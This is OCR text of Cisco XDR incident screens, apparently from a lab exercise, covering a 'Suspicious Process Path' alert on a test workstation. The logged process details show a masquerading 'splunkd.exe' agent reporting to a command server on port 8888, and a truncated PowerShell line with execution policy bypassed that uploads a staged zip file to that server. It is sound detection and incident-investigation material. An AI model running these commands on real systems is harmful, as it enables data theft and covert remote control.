


Incident investigation

GetCon

Megbízható kapcsolat

Cisco XDR Incident



XDR

Zoltan Tamas
Cisco - scsordas

Incidents

15 Incidents | 0 New Incidents | 6 Open Incidents

Search | Last year | Filters | 2 matching results | Reset all

Assignment: Assigned To Me ✕

□	Priority	Name	Source
□	1000	Suspicious Process Path on xwrk01.itbtest.local	Cisco XDR Analyti..
□	497	Port 8888: Connections from multiple sources on 192.168.36.119	Cisco XDR Analyti..

25 per p

Suspicious Process Path on xwrk01.itbtest.local

Priority 1000 Status Open

Reported by Cisco XDR Analytics (cdo-cisco-scsordas)

3 days ago

Assigned ZT

MITRE

Priority score breakdown

1000

100 Detection Risk

10 Asset Value at Risk

Summary

A process was executed on an endpoint from a directory that shouldn't have executables.

Description


Assets 1

Endpoint

View Incident Detail

GetCon
MEGBÍZHATÓ KAPCSOLAT

Cisco XDR Incident



← Incidents

1000 Open ⌄ **Suspicious Process Path on xwrk01.itbtest.local**

Reported by **Cisco XDR Analytics (cdo-cisco-scsordas)** on Sep 20, 2024 @ 11:31 AM CEST

View detailed description

A process was executed on an endpoint from a directory that shouldn't have executables.

🟥 Malicious 🟧 Suspicious 🟨 Common ⬛ Unknown 🟦 Clean 🟪 As

Endpoint

xwrk01.itbtest.local

Attributes 8

Unknown AMP GUID
00fe9145-8cda-49b0-9dc3-52fed95797e3

Unknown AMP GUID
45fbb712f14f46bfbc306ef6a3ce6f1e

Unknown Cisco Cm Id
96cb2d147fbb4b209fe0e73017579d5c

Unknown Cisco Uc Id
3104518c80607a2ace64311854af4060913...


Unknown Hostname
XWRK01.itbtest.local

Unknown Hostname
xwrk01.itbtest.local

Unknown IP Address
192.168.36.132

Unknown SWC Device ID
14600

Cisco XDR Incident



← Incidents

1000 Open ⌄ **Suspicious Process Path on xwrk01.itbtest.local**

Reported by **Cisco XDR Analytics (cdo-cisco-scsordas)** on Sep 20, 2024 @ 11:31 AM CEST

View detailed description

A process was executed on an endpoint from a directory that shouldn't have executables.

Overview | Detection | Response | Worklog | Report

Unknown Process

splunkd.exe

Attributes 5

Unknown File Path
C:\Users\Public\splunkd.exe

Unknown Process Args
-server http://192.168.36.119:8888 -group red

Unknown Process
splunkd.exe

Unknown Process Uid
8dc2db31c1a9571fa099bc250f3169d81c4b57...


Unknown SHA-256
dd742e47f0708c9f81701bd6c69933f01d5d8...

Indicators 1

Cisco XDR Analytics (cdo-cisco-scsordas)
Suspicious Endpoint Activity 3 events

View events

Cisco XDR Incident – Cloud Analytics



bytes_out: 70212

logged_in_user: --

logged_in_user_account_type: 2

process_account: --

process_account_type: 8194

process_uid: 462fbdcd0753c6325ab209e85cda0fdf12b4ac4c

process_id: 5432

process_name: powershell.exe

process_hash: 9785001b0dcf755eddb8af294a373c0b87b2498660f724e76c4d53f9c217c7a3

process_path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

process_args: -ExecutionPolicy Bypass -C "$ErrorActionPreference = 'Stop';$fieldName = \"C:\Users\admin\staged.zip\";$filePath = \"C:\Users\admin\staged.zip\";$url = \"http://192.168.36.119:8888/file/upload\";Add-Type -AssemblyName 'System.Net.Http';$client = New-Object System.Net.Http.HttpClient;$content = New-Object System.Net.Http.MultipartFormDataContent;$fileStream = [System.IO.File]::OpenRead($filePath);$fileName = [System.IO.Path]::GetFileName($filePath);$fileContent = New-Object System.Net.Http.StreamContent($fil

process_integrity_level: 12288

parent_process_account: --

parent_process_account_type: 8194

parent_process_uid: 964e7186268a19c5b2fcc873df0cc701a229a63d

parent_process_id: 6808

parent_process_name: splunkd.exe

parent_process_hash: 3913669a6ae9d5cc32574d1743dda9365fdb994c9880a3c2b9f84939acfadf2b

